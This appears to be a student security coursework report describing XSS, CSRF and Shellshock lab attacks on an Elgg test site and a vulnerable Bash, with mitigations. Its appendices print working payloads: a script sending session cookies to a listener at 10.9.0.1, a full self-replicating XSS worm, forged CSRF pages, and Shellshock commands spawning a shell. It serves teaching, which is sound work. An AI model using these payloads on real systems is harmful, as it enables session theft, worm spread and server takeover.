1. Introduction

This report addresses Part A of the coursework, which investigates three critical web application vulnerabilities XSS, CSRF, and Shellshock. Through practical exploitation and analysis, the report demonstrates how each vulnerability can be identified and leveraged in a controlled environment. Furthermore, it evaluates potential mitigation strategies, highlighting their effectiveness and limitations.

2. Part A, Task A: XSS

a) Task A2

To carry out the XSS attack, I modified Alice's profile by inserting a JavaScript payload into a visible field, such as the "About Me" section (Visual editor). This script executed when another user, such as Bob, viewed the profile, resulting in a JavaScript alert being triggered. Initially, the script displayed a custom message confirming code execution. I then replaced this with a payload that retrieved and displayed the viewer's session cookie. This demonstrated how XSS vulnerabilities allow attackers to execute malicious scripts, potentially stealing sensitive session data.

b) Task A2: Mitigation Strategies

The Elgg based web application is vulnerable to client-side attacks due to improper input sanitization and output encoding. For example, when a script like **`<script>alert("XSS")</script>`** is stored and rendered directly, it leads to stored XSS, allowing attackers to execute arbitrary code and potentially steal session cookies via **`document.cookie`**. This threatens user privacy and account security.

Mitigation requires validating user inputs and encoding outputs based on context using functions like html entities() or tools like HTML Purifier. HTTP headers such as Content Security Policy (CSP) can block inline scripts, while setting cookies as HttpOnly and Secure enhances protection. Additionally, Elgg's plugin architecture, while powerful, poses risks if developers skip sanitization. Enforcing secure coding practices and auditing third-party plugins are critical to maintaining a secure environment.

c) Task A3: Steal cookies

To execute the attack, I injected a JavaScript payload into Alice's profile that triggered whenever another user viewed it. Initially, the script displayed a test alert, but I modified it to capture session cookies to my machine using Netcat [**`nc -lknv 5555D`**]. I launched a TCP listener on port 5555, where l initiates the listener, k allows multiple connections, n prevents DNS resolution, and v enables verbose output. The script sent the cookies via an HTTP request to my machine's IP and port, which I verified by capturing the cookie data in the terminal. Using this stolen cookie, I manually set the session cookie in a private browsing window through developer tools and was able to access the victim's session without their credentials.

d) Task A4: XSS worms

Inspired by the Samy worm, I modified Alice's profile to include a JavaScript payload designed to alter visitors' profiles and replicate itself. By analyzing the network traffic during a legitimate profile update, I identified the required POST request parameters and endpoint. I constructed a script that, upon execution, sent an Http Request to update the viewer's profile, setting their "About Me"

section to “Alice is the best” without their consent. Furthermore, the script embedded itself into the updated profile, allowing it to execute again when future users visited that page.

To verify replication, I first visited Alice’s profile while sign-in as Boby. This caused Boby's profile to be updated with the same malicious script. Then, using Charlie's account, I accessed Boby’s profile and confirmed that the payload had propagated to Charlie's profile. This test confirmed that the worm had self-replicated across accounts.

e) Comparison of A2 and A4

Displaying an alert message may compromise a single user session or demonstrate the presence of XSS vulnerabilities. These attacks are often limited in scope and rely on user interaction. In contrast, XSS worms exploit the same flaw to inject payloads that automatically replicate themselves by posting malicious content wherever the vulnerable input is accepted such as comments, profiles, or messages. This makes them self-sustaining and capable of infecting every subsequent user who views the contaminated content.

The difference lies not in the method of injection, but in the payload logic and propagation strategy. The worm executes JavaScript that re-posts itself to other users’ accounts, often leveraging authenticated sessions and platform-specific APIs to automate replication. This transforms the vulnerability from a localized exploit into a network-wide threat.

3. Part A, Task B: CSRF

a) Task A1: Attack using GET

Samy tricks Alice into adding him as a friend on Elgg by sending her his malicious website link. Since Alice is already logged into Elgg, her browser automatically sends her session cookies along with any requests. Samy takes advantage of this by hiding a special link inside an image tag `<img src>` on his site, which silently sends a GET request to Elgg. This makes Elgg think Alice herself is trying to add Samy as a friend.

b) Task A2: Attack using POST

The CSRF attack is implemented by injecting a script that automatically sends a POST request to Elgg’s profile update URL when Alice visits the attacker’s web-page. Because Alice is already authenticated, Elgg accepts the request, changing her profile description to “but most of all, samy is my hero.” The success of this attack relied on Alice maintaining an active session with Elgg while unknowingly interacting with Samy's website

c) Comparison of A1 and A2

Comparing CSRF attacks executed via GET and POST methods reveals essential insights into web security practices and the risks inherent in HTTP protocols.

GET-based CSRF attacks exploit the natural behavior of browsers to automatically include cookies with every request. By embedding malicious GET requests in easily accessible elements like

images or hidden links, attackers can silently trigger unintended actions, provided the victim maintains an active session.

In contrast, POST-based CSRF attacks are technically more demanding. POST requests are generally reserved for actions that modify server-side data, and they require more deliberate structuring. Attackers must create malicious forms or utilize client-side scripts to dispatch POST requests, which inherently raises the attack's visibility and complexity. Moreover, many modern web applications enforce additional security checks on POST requests, such as CSRF tokens or strict content-type verifications, which act as barriers against exploitation.

4. Part A, Task C: Shellshock

a) Task B2: Exploiting shellshock

To carry out the Shellshock attack, I first changed the target environment to ensure it was using a version of Bash that was vulnerable to this exploit. Shellshock takes advantage of the way Bash processes environment variables, especially when they include function definitions. I created a specially crafted string that started with a legitimate-looking function definition, followed immediately by malicious commands. This payload was delivered through an HTTP request header, which web servers often process. When the server passed this header to Bash, the shell interpreted the entire string, including the appended commands, and executed them unknowingly.

b) Task B3: Reverse shell

To carry out the attack, I first set up a listener on my attacking machine using Netcat, choosing port 9090 to catch incoming connections. The listener's job was to wait for a connection from the target server and give me an interactive session when it happened.

Next, I created a reverse shell command and placed it inside an HTTP header in a curl request to the vulnerable CGI endpoint. This command told Bash to open an interactive shell and send its input, output, and error messages over a TCP connection to my attacker's IP address and port.

When I sent the request, the vulnerable server's Bash interpreter ran my payload before even processing the CGI script. Right away, my listener picked up the connection, and I got full shell access to the server. From there, I could run any commands I wanted, giving me complete control over the system.

c) Explanation and Prevention

This vulnerability happens because Bash incorrectly processes environment variables that contain function definitions followed by extra commands. When a CGI script runs, the server passes information like HTTP headers as environment variables. If one of these variables includes malicious code, a vulnerable version of Bash will execute it.

To prevent this while still using CGI scripts, the main solution is to update Bash to a version that has patched this flaw. In addition, web servers can be configured to sanitize incoming environment variables, making sure they don't contain unexpected function definitions. Another good practice is to use safer alternatives to CGI scripts, or run CGI scripts in restricted environments with limited permissions, so even if an attack happens, the damage is minimal.

1. Appendix A

a) Task A2

```
1   // Commands to run JavaScript and show Session Cookies
2   <script>alert('I can run my own JavaScript');</script>
3
4   <script>alert(document.cookie);</script>
```



Fig 2.1: Run JavaScript



Fig 2.2: Session cookie

c) Task A3: Steal cookies



Fig 2.3: Boby visits the Alice profile



Fig 2.4: TCP listener for session cookie

```
1  // JavaScript to Steal cookies!
2  <script>
3    document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >');
4  </script>
```



Fig 2.5: Verify by adding the session cookie in Private Browsing window

d) Task A4: XSS worms

```
// Samy Worm that attaches to victim's profile when visited by a user
<script type="text/javascript" id="worm">
window.onload = function() {
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  var desc = "&description=Alice is the best" + wormCode;
  desc += "&accesslevel[description]=2";
  var name = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != 56) {
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```



Fig 2.6: Analysis how Post request works



Fig 2.7: Boby visits Alice's profile; a worm attaches to his profile.



Fig 2.8: Charlie visits Boby's profile; a worm attaches to his profile also.

6. Appendix B

a) Task A1: Attack using GET



Fig 3.1: Analysing how add friend get request works

```
1  // This is the attacker's web page, which he controls.
2  <html>
3  <body>
4
5  <h1> This page forges an HTTP GET request </h1>
6  <img src = "http://www.csrflabelgg.com/action/friends/add?friend=59" alt = "image" width = "1" height = "1" />
7
8  </body>
9  </html>
```



Fig 3.2: Samy sends a message with a malicious website link that he controls.



Fig 3.3: Alice opens the link, which generates a GET request



Fig 3.4: Samy is added to Alice's friend list.

b) Task A2: Attack using POST



Fig 3.5: Understanding how Post Request works

```
1  // This attacker's HTML page sends a specific post request to change the form's details.
2  <html>
3  <body>
4
5  <h1>This page forges an HTTP POST request.</h1>
6  <script type="text/javascript">
7
8  function forge_post()
9  {
10     var fields = "";
11     fields += "<input type='hidden' name='name' value='Alice'>";
12     fields += "<input type='hidden' name='briefdescription' value='but most of all, samy is my hero'>";
13     fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
14     fields += "<input type='hidden' name='guid' value='56'>";
15     var p = document.createElement("form");
16     p.action = "http://www.csrflabelgg.com/action/profile/edit";
17     p.innerHTML = fields;
18     p.method = "post";
19     document.body.appendChild(p);
20     p.submit();
21 }
22 window.onload = function() { forge_post(); };
23 </script>
24 </body>
25 </html>
26
```



Fig 3.6: Samy sends a message with a malicious website link.



Fig 3.7: Alice opens the link, which generates a Post request

7. Appendix C

a) Task B2: Exploiting shellshock

```
👉To exploit this ShellShock vulnerability, we need to replace the default patched
shell with the vulnerable shell (bash_shellshock)

Step 1
        sudo cp bash_shellshock /bin            # copy to /bin
        ls /bin/bash_shellshock                         # check

        sudo ln -sf /bin/bash_shellshock /bin/sh        # change the default shell
        ls -l /bin/sh


👉We also need a program (vul.c) that will exploit this vulnerability, and it should
run in superuser mode.

Step 2
        gcc vul.c -o vul                # Compile
        ./vul

        sudo chown root vul
        sudo chmod 4755 vul

        export foo='() { echo "hello"; }; /bin/sh'              # attack
        ./vul
```

Fig 4.1: Commands used

```c
// This code list files in the current directory, one per line
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>

int main(int argc, char *argv[], char *envp[])
{
    setuid(geteuid());
    system("/bin/ls -l");
    return 0;
}

```

Fig 4.2: vul.c program

